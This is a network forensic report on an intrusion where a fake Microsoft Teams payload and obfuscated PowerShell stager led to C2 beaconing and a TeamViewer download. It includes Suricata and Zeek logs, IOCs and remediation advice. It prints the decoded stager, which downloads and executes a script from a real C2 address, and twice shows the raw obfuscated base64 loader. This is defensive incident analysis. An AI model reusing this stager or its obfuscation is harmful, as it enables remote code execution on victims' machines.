# Network Forensic Analysis: Obfuscated PowerShell

**Case Number**: NFA001
**Analyst Name**: Andrew McKenzie
**Date of Report**: July 29, 2025

Andrew McKenzie

[Date]

# Contents

## Executive Summary

On July 29, 2025, a network traffic analysis identified a successful intrusion and compromise of the host at **10.1.17.215**. The incident began at approximately 14:44 UTC. The threat actor utilized a multi-stage attack that started with a malicious PowerShell stager to establish a command and control (C2) channel with the server **5.252.153.241**.

Through this C2 channel, the attacker instructed the victim machine to download and execute a legitimate, older version of the TeamViewer remote access application. Analysis of network logs confirmed that the malware also established persistence by creating a startup shortcut, ensuring the remote access software would re-launch upon reboot. This "Living Off the Land" technique allowed the attacker to gain full, interactive remote access to the compromised host while bypassing security controls that might have blocked unknown malware.

## Detailed Timeline of Attack

- **14:44:56 UTC - Initial Infection**: The C2 server (**5.252.153.241**) delivers a fake Microsoft Teams VBS payload to the victim host (**10.1.17.215**). At the same time, an obfuscated PowerShell stager command is received, which serves as the initial infection vector to kick off the attack.
- **14:45:56 UTC - C2 Beaconing**: Approximately one minute later, the script on the victim machine "calls home" to the C2 server (**5.252.153.241**), requesting its next set of instructions.
- **14:47:01 UTC - Payload Delivery**: The C2 server responds to a beacon and delivers the main payload. Suricata alerts confirm that PowerShell's *DownloadString* and *DownloadFile* commands were used to fetch a Windows executable (PE) file.
- **14:55:07 UTC - Remote Access Established**: Approximately eight minutes after the executable is downloaded, the victim host performs a DNS lookup for teamviewer.com and connects to a TeamViewer server (**185.188.32.26**). A *TeamViewer Dyngate User-Agent* alert confirms the downloaded executable was a TeamViewer client, giving the attacker remote control.

# Technical Analysis & Key Findings

The investigation, combining Suricata's intrusion detection alerts with Zeek's detailed network logs, revealed the full lifecycle of the attack.

## Obfuscated PowerShell Stager

The attack was initiated by a heavily obfuscated PowerShell script designed to hide its commands from basic security tools19. Once decoded, the script's function as a "downloader" or "stager" becomes clear.

*Decoded Script (29842.ps1 and pas.ps1):*

```
// The script first deletes any previous temporary file
$fso = New-Object -comObject 'Scripting.FileSystemObject';
if ($fso.FileExists($env:temp+'\'+'tmp.ps1')) {
    $fso.DeleteFile($env:temp+'\'+'tmp.ps1');
};

// It forces the connection to use TLS 1.2
[System.Net.ServicePointManager]::SecurityProtocol = 3072;
$cli = New-Object System.Net.WebClient;

// Spoofs a legitimate-looking User-Agent seen in the logs
$cli.Headers.Add('user-agent', 'Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; ...');

// It downloads the next stage payload from the C2 server
$cli.DownloadFile('http://5.252.153.241/api/file/get-file/29842.ps1', $env:temp+'\'+'tmp.ps1');

// It executes the downloaded script
& ($env:temp+'\'+'tmp.ps1');
```

This script programmatically connects the initial intrusion to the C2 server, confirming the IP address and User-Agent seen in network logs and demonstrating the attacker's intent to execute further code.

## Command & Control (C2) Heartbeat

The malware established a stealthy C2 channel using a "heartbeat" beacon to check for tasks.

- **The Beacon**: The victim host (**10.1.17.215**) sent a GET request to the C2 server's URI */1517096937* approximately every 5 seconds.
- **The Signal**: The C2 server used HTTP status codes as a covert signaling channel.

- **HTTP 404 Not Found**: This response acted as the "no command" signal, instructing the malware to continue checking in.
- **HTTP 200 OK**: This response served as the "go" signal, instructing the malware to download and execute a new task.

## Payload and Persistence

Following a *200 OK signal*, the host downloaded a file named TeamViewer, identified by Zeek as a 32-bit Windows executable (*application/x-dosexec*). After the remote access tool was running, the malware reported its success back to the C2 server via a specially crafted GET request, confirming that a startup shortcut was created for persistence.

*...GET /1517096937?k=message=startup+shortcut+created;+status=success;...*

This confirms the malware is configured to run automatically every time the computer reboots.

---

# Indicators of Compromise (IOCs)

| Type | Indicator | Source |
|---|---|---|
| IP Address | *5.252.153.241* | C2 Server |
| IP Address | *185.188.32.26* | TeamViewer Server |
| URI | */api/file/get-file/29842.ps1* | PowerShell Stager |
| URI | */1517096937* | C2 Beacon |
| File | *TeamViewer* | PE32 Executable |
| File | *pas.ps1* | PowerShell Downloader |

## MITRE ATT&CK Framework Mapping

The observed threat actor techniques map to the MITRE ATT&CK framework as follows:

- **T1071.001** (Web Protocols): C2 communication occurred entirely over HTTP.
- **T1102.002** (Bidirectional Communication): The use of HTTP 404/200 status codes served as the C2 signaling mechanism.
- **T1547.001** (Boot or Logon Autostart Execution): Persistence was achieved by creating a startup shortcut, as confirmed by the exfiltrated status message.

# Recommendations

## Immediate Actions (Containment)

These steps are designed to immediately stop the current attack and prevent further damage.

1. **Isolate the Host:** Disconnect the compromised machine (**10.1.17.215**) from the network immediately to prevent the attacker from moving laterally to other systems.
2. **Block Malicious IOCs:** At the network firewall, block all outbound connections to the identified C2 IP addresses: **5.252.153.241** and **185.188.32.26**.
3. **Reset Credentials:** Since the attacker gained interactive remote access via TeamViewer, all user credentials associated with the machine must be considered compromised. The user's password must be reset immediately.
4. **Re-image the Machine:** The compromised host cannot be trusted. After preserving a forensic image for further analysis, the machine must be wiped and re-imaged from a known-good corporate build.

## Mid-Term Actions (Hardening & Detection)

1. **Deploy IOCs:** Create detection rules in your security tools (SIEM, EDR, IDS) for the identified file hashes, C2 URIs (*/1517096937*, etc.), and network user-agents.
2. **Restrict PowerShell:** The attack relied entirely on PowerShell to download and execute payloads. Implement a more restrictive PowerShell Execution Policy (e.g., AllSigned) on user workstations and enable enhanced script block and module logging for forensic visibility.
3. **Implement Application Control:** The attacker downloaded and ran an unauthorized version of TeamViewer. Use tools like AppLocker to create application allowlists that prevent unapproved executables from running. If TeamViewer is not approved corporate software, it should be explicitly blocked.

## Long-Term Actions (Strategic)


1. **Enhance Email & Web Filtering:** The initial payload was likely delivered via phishing or a malicious download. Improve security gateway filtering to better detect and block malicious scripts (.vbs, .ps1) and known-bad domains.
2. **User Awareness Training:** Conduct security awareness training focused on identifying phishing attempts and the dangers of opening unsolicited attachments or clicking suspicious links.

3. **Review Egress Filtering:** The C2 traffic successfully exfiltrated data over standard HTTP. Review and strengthen firewall egress rules to limit which systems can communicate with the internet, potentially restricting traffic to known-good destinations.

---


# Appendix: Supporting Evidence

## Appendix A: Suricata Alerts (fast.log)




```
┌──(kali㉿kali)-[~/Projects/network-traffic-analysis/bluemoontuesday-fake-software-download/data]
└─$ cat fast.log
01/22/2025-14:45:01.461001  [**] [1:2031071:5] ET INFO Microsoft Connection Test [**] [Classification: Misc activity] [Priority: 3] {TCP} 10.1.17.215:50087 → 23.220.102.9:80
01/22/2025-14:45:58.839654  [**] [1:2032162:3] ET INFO PS1 Powershell File Request [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 10.1.17.215:50144 → 5.252.153.241:80
01/22/2025-14:45:58.839654  [**] [1:2059607:1] ET MALWARE Fake Microsoft Teams CnC Payload Request (GET) [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 10.1.17.215:50144 → 5.252.153.241:80
01/22/2025-14:45:56.994934  [**] [1:2059607:1] ET MALWARE Fake Microsoft Teams CnC Payload Request (GET) [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 10.1.17.215:50143 → 5.252.153.241:80
01/22/2025-14:45:56.994934  [**] [1:2062715:1] ET INFO Observed UA-CPU Header [**] [Classification: Misc activity] [Priority: 3] {TCP} 10.1.17.215:50143 → 5.252.153.241:80
01/22/2025-14:47:01.683653  [**] [1:2032169:1] ET HUNTING Generic Powershell DownloadString Command [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 5.252.153.241:80 → 10.1.17.215:50144
01/22/2025-14:47:01.683653  [**] [1:2032170:1] ET HUNTING Generic Powershell DownloadFile Command [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 5.252.153.241:80 → 10.1.17.215:50144
01/22/2025-14:47:02.006358  [**] [1:2018959:6] ET INFO PE EXE or DLL Windows file download HTTP [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 5.252.153.241:80 → 10.1.17.215:50144
01/22/2025-14:47:02.006358  [**] [1:2016538:6] ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 5.252.153.241:80 → 10.1.17.215:5
0144
01/22/2025-14:47:02.006358  [**] [1:2021076:3] ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 5.252.153.241:80 → 10.1.17.215:50144
01/22/2025-14:55:09.543019  [**] [1:2009475:13] ET INFO TeamViewer Dyngate User-Agent [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 10.1.17.215:49693 → 185.188.32.26:80
01/22/2025-14:55:02.375410  [**] [1:2031071:5] ET INFO Microsoft Connection Test [**] [Classification: Misc activity] [Priority: 3] {TCP} 10.1.17.215:49672 → 23.205.110.59:80
01/22/2025-14:55:07.529508  [**] [1:2060630:1] ET REMOTE_ACCESS TeamViewer RMM Domain (teamviewer .com) in DNS Lookup [**] [Classification: Misc activity] [Priority: 3] {UDP} 10.1.17.215:51412 → 10.1.17.2:53
01/22/2025-14:59:46.284354  [**] [1:2400004:4418] ET DROP Spamhaus DROP Listed Traffic Inbound group 5 [**] [Classification: Misc Attack] [Priority: 2] {TCP} 45.125.66.32:2917 → 10.1.17.215:49792
01/22/2025-14:47:05.679743  [**] [1:2032162:3] ET INFO PS1 Powershell File Request [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 10.1.17.215:50144 → 5.252.153.241:80
01/22/2025-15:00:14.124972  [**] [1:2400004:4418] ET DROP Spamhaus DROP Listed Traffic Inbound group 5 [**] [Classification: Misc Attack] [Priority: 2] {TCP} 45.125.66.252:443 → 10.1.17.215:49822
01/22/2025-15:04:24.461385  [**] [1:2014819:5] ET INFO Packed Executable Download [**] [Classification: Misc activity] [Priority: 3] {TCP} 199.232.214.172:80 → 10.1.17.215:49836
01/22/2025-14:44:56.530137  [**] [1:2059608:1] ET MALWARE Fake Microsoft Teams VBS Payload Inbound [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 5.252.153.241:80 → 10.1.17.215:50143
01/22/2025-14:44:56.530137  [**] [1:2026988:5] ET ATTACK_RESPONSE PowerShell NoProfile Command Received In Powershell Stagers [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 5.252.153.241:80 → 10.1.17.215:50143
```

## Appendix B: Zeek HTTP Logs (http.log)




```
-       -       -       -       -       -
http.log:1737575156.827936      C7bN0J3OGVY73zalMi      10.1.17.215     50143   5.252.153.241   80      1       GET     5.252.153.241   /api/file/get-file/264872       -       1.1     Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0;
Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)       -       0       417     200     OK      -       -       (empty) -       -       -       -       -       -       FTnRxy3S3Ket
ZitOs8  -       text/plain
http.log:1737575158.675869      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      1       GET     5.252.153.241   /api/file/get-file/29842.ps1    -       1.1     -       -       0       1512    200     OK      -       -
(empty) -       -       -       -       -       -       -       FlOAUA3quB8z4xfZ0d      -       text/plain
http.log:1737575158.896228      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      2       GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       FB1b1B16iaEwfYDd9k      -       -
http.log:1737575164.132272      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      3       GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       FNys5C46jVWGocaXV5      -       -
http.log:1737575169.308509      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      4       GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       FHCkjMr7zN3z7W69g       -       -
http.log:1737575174.480958      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      5       GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       Fivjju3JmFMAE9NQx2      -       -
http.log:1737575179.680655      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      6       GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       Fu6uRz1i2mWozpogGa      -       -
http.log:1737575184.872711      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      7       GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       F4gJJk2oX7gtgkQPxl      -       -
http.log:1737575190.063748      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      8       GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       Fj7wGIdSQs0pgCvd4       -       -
http.log:1737575195.254490      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      9       GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       FbbFQA3wHLSdedkTia      -       -
http.log:1737575200.444370      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      10      GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       FLIRzhPJTqN0uN3zh       -       -
http.log:1737575205.634791      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      11      GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       Fbkw514pINbKq6i3n3      -       -
http.log:1737575210.831495      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      12      GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       FjmQeR1wNoiMnaNXP7      -       -
http.log:1737575216.083008      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      13      GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       Ffcr8i4OBWpz7ngW2       -       -
http.log:1737575221.270466      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      14      GET     5.252.153.241   /1517096937     -       1.1     -       -       0       2761    200     OK      -       -       (emp
ty)     -       -       -       -       -       -       FhiSiG3wa9faeJgSGb      -       text/plain
http.log:1737575221.528276      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      15      GET     5.252.153.241   /api/file/get-file/TeamViewer   -       1.1     -       -       0       4380968 200     OK      -       -
(empty) -       -       -       -       -       -       -       FFyWsb3BwA0H8WiU95      -       application/x-dosexec
http.log:1737575224.988901      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      16      GET     5.252.153.241   /api/file/get-file/Teamviewer_Resource_fr       -       1.1     -       -       0       668968  2000
K       -       -       (empty) -       -       -       -       -       -       Fp8luxXbFW165vSM        -       application/x-dosexec
http.log:1737575225.357954      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      17      GET     5.252.153.241   /api/file/get-file/TV   -       1.1     -       -       0       12920   200     OK      -       -       (
empty)  -       -       -       -       -       -       F2vkRD1kNYsJ87NNQ5      -       application/x-dosexec
http.log:1737575225.514713      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      18      GET     5.252.153.241   /api/file/get-file/pas.ps1      -       1.1     -       -       0       1553    200     OK      -       -
(empty) -       -       -       -       -       -       -       FCaEmMqW6MEJIsXoi       -       text/plain
http.log:1737575225.740471      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      19      GET     5.252.153.241   /1517096937?k=message = startup shortcut created;  status = success;    -       1.1     -       -       0
9       404     Not Found       -       -       (empty) -       -       -       -       -       -       -       F1w0xy1ys4UiAFZF8b      -       -
http.log:1737575231.031933      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      20      GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       FupKz64D8FUvcLFUHh      -       -
http.log:1737575236.221411      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      21      GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       Fkg1QX24ZUpZLHtiI1      -       -
http.log:1737575241.408851      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      22      GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
empty)  -       -       -       -       -       -       FfrlJ72tqN6prjx8cg      -       -
http.log:1737575246.573894      CLA1zs3kRK5CVhyMl9      10.1.17.215     50144   5.252.153.241   80      23      GET     5.252.153.241   /1517096937     -       1.1     -       -       0       9       404     Not Found       -       -       (
```

## Appendix C: File Identification and Script Contents



```
┌──(root㉿kali)-[/home/…/Projects/network-traffic-analysis/bluemoontuesday-fake-software-download/data]
└─# file TeamViewer
TeamViewer: PE32 executable for MS Windows 4.00 (GUI), Intel i386, 5 sections

┌──(root㉿kali)-[/home/…/Projects/network-traffic-analysis/bluemoontuesday-fake-software-download/data]
└─#
```



```
┌──(root㉿kali)-[/home/…/Projects/network-traffic-analysis/bluemoontuesday-fake-software-download/data]
└─# cat 29842.ps1
iex ([system.text.encoding]::UTF8.GetString([system.convert]::('F#r[o;m;B[a[s#e#6#4[S;t;r[i;n#g['.replace('#','').replace(';','').replace('[',''))('J;G;Z;z>b;y;A}9;I}E;5;l;d;y>1;P}Y>m}p}l;Y;3>Q}g}L>U;N;v>b}S>A;i}U}2;N}y}a}X>B>0;a}W}5>n>
L;k>Z>p;b;G>V}T>e}X}N;0}Z>W}1}P;Y;m;p>l>Y}3;Q;i>C;i;R>T>Z>X>J}p>Y>W>x>O;d;W}1}i>Z}X>I;g}P;S;A}k}Z>n;N>v;L}k;d;l;d}E}R}y>a;X;Z>l;K>C}J}j;O}l}w;i>K}S>5>T}Z;X>J}p>Y;W;x;O;d}W>1}i}Z;X}I}K>J;F}N;l}c>m;l;h;b}E}5>1;b}W;J}l>c;i>A;9>I}C;J>7}M}D}
p;Y}f}S}I}g>L>W;Y}g;J>F>N>l}c}m}l>h;b>E>5}1;b>W;J;l;c;g}o;k}U;2}V;y>a>W}F>s}T}n;V}t}Y}m;V;y}I}D;0;g>W}2>N;v>b}n>Z>l;c>n>R>d;O>j;p}0;b>2>l}u>d;D}Y}0;K}C}R}T>Z>X}J>p>Y>W;x>O>d;W>1}i}Z;X;I}s}M}T}Y>p>C}i}R;z}Z;X}J}p;Y;W>w}g;P;S>A>k>U;2>V>y}
a;W>F>s}T;n;V}t}Y}m>V}y}C>i}R;p}c>C}A}9>I;C;d}o>d}H}R}w}O}i>8>v>N}S>4>y>N>T}I>u;M}T;U;z>L;j;I}0;M}S>8;n}C}i>R;1>c>m}w>g;P}S;A;k}a;X>A}r;J}H}N>l}c;m>l;h}b>A>o>k}c}y>A}9;I}E;5>l;d;y}1>P>Y>m;p}l>Y}3}Q}g;U;3;l;z>d>G;V}t}L}k;5}l>d>C;5>X}Z>W;
J}D}b}G;l}l;b}n;Q}K}d>2;h}p;b;G}U;g>K>C}R;0}c;n>V>l}K}S>B;7}C}i>A>g;I>C;B;0>c;n}k}g>e>w}o;g;I>C;A>g>I>C;A>g}I>C;R>y;Z}X>N>1}b>H}Q>9}J>H;M}u;R;G>9>3}b}m}x>v>Y}W>R}T}d}H}J}p}b}m}c}o>J>H}V}y;b;C;k;K}I>C>A>g>I;H;0;K>I;C}A}g}I;G}N}h;d>G}N>o}
I>H;s;K;I>C;A}g;I}C;A;g>I>C;B>T}d}G>F;y}d}C}1}T;b;G}V}l;c}C}A;t}c}y;A}1;C;i>A>g}I;C;A;g;I>C>A}g}Y;2}9>u>d}G;l;u}d;W;U}K>I}C>A}g;I>H>0}K}I;C>A;g;I>E>l}u;d;m;9>r>Z;S}1;F>e}H;B;y}Z}X;N>z>a;W}9>u>I>C;R;y>Z>X;N;1}b}H;Q}K}I>C;A}g;I;F}N}0}Y>X;
J;0>L>V>N}s}Z}W}V>w}I}C;1>z>I}D;U;K>f;Q}o;⇒'.replace('}','').replace(';','').replace('>',''))))

┌──(root㉿kali)-[/home/…/Projects/network-traffic-analysis/bluemoontuesday-fake-software-download/data]
└─# ls
2025-01-22-traffic-analysis-exercise.pcap      29842.ps1      conn.log      dhcp.log  eve.json  files.log  http.log      ldap.log         ntp.log   packet_filter.log  pe.log    smb_files.log    ssl.log    suricata.log  weird.log
2025-01-22-traffic-analysis-exercise.pcap.zip  analyzer.log   dce_rpc.log   dns.log   fast.log  filestore  kerberos.log  ldap_search.log  ocsp.log  pas.ps1            quic.log  smb_mapping.log  stats.log  TeamViewer    x509.log

┌──(root㉿kali)-[/home/…/Projects/network-traffic-analysis/bluemoontuesday-fake-software-download/data]
└─# cat pas.ps1

iex ([system.text.encoding]::UTF8.GetString([system.convert]::('F#r[o;m;B[a[s#e#6#4[S;t;r[i;n#g['.replace('#','').replace(';','').replace('[',''))('J;G;Z;z>b;y;A}9;I}E;5;l;d;y>1;P}Y>m}p}l;Y;3>Q}g}L>U;N;v>b}S>A;i}U}2;N}y}a}X>B>0;a}W}5>n>
L;k>Z>p;b;G>V}T>e}X}N;0}Z>W}1}P;Y;m;p>l>Y}3;Q;i>C;i;R>T>Z>X>J}p>Y>W>x>O;d;W}1}i>Z}X>I;g}P;S;A}k}Z>n;N>v;L}k;d;l;d}E}R}y>a;X;Z>l;K>C}J}j;O}l}w;i>K}S>5>T}Z;X>J}p>Y;W;x;O;d}W>1}i}Z;X}I}K>J;F}N;l}c>m;l;h;b}E}5>1;b}W;J}l>c;i>A;9>I}C;J>7}M}D}
p;Y}f}S}I}g>L>W;Y}g;J>F>N>l}c}m}l>h;b>E>5}1;b>W;J;l;c;g}o;k}U;2}V;y>a>W}F>s}T}n;V}t}Y}m;V;y}I}D;0;g>W}2>N;v>b}n>Z>l;c>n>R>d;O>j;p}0;b>2>l}u>d;D}Y}0;K}C}R}T>Z>X}J>p>Y>W;x>O>d;W>1}i}Z;X;I}s}M}T}Y>p>C}i}R;z}Z;X}J}p;Y;W>w}g;P;S>A>k>U;2>V>y}
a;W>F>s}T;n;V}t}Y}m>V}y}C>i}R;p}c>C}A}9>I;C;d}o>d}H}R}w}O}i>8>v>N}S>4>y>N>T}I>u;M}T;U;z>L;j;I}0;M}S>8;n}C}i>R;1>c>m}w>g;P}S;A;k}a;X>A}r;J}H}N>l}c;m>l;h}b>A>o>k}c}y>A}9;I}E;5>l;d;y}1>P>Y>m;p}l>Y}3}Q}g;U;3;l;z>d>G;V}t}L}k;5}l>d>C;5>X}Z>W;
J}D}b}G;l}l;b}n;Q}K}d>2;h}p;b;G}U;g>K>C}R;0}c;n>V>l}K}S>B;7}C}i>A>g;I>C;B;0>c;n}k}g>e>w}o;g;I>C;A>g>I>C;A>g}I>C;R>y;Z}X>N>1}b>H}Q>9}J>H;M}u;R;G>9>3}b}m}x>v>Y}W>R}T}d}H}J}p}b}m}c}o>J>H}V}y;b;C;k;K}I>C>A>g>I;H;0;K>I;C}A}g}I;G}N}h;d>G}N>o}
I>H;s;K;I>C;A}g;I}C;A;g>I>C;B>T}d}G>F;y}d}C}1}T;b;G}V}l;c}C}A;t}c}y;A}1;C;i>A>g}I;C;A;g;I>C>A}g}Y;2}9>u>d}G;l;u}d;W;U}K>I}C>A}g;I>H>0}K}I;C>A;g;I>E>l}u;d;m;9>r>Z;S}1;F>e}H;B;y}Z}X;N>z>a;W}9>u>I>C;R;y>Z>X;N;1}b}H;Q}K}I>C;A}g;I;F}N}0}Y>X;
J;0>L>V>N}s}Z}W}V>w}I}C;1>z>I}D;U;K>f;Q}o;⇒'.replace('}','').replace(';','').replace('>',''))))


  #sdfs

  #yntg7envbnk6
```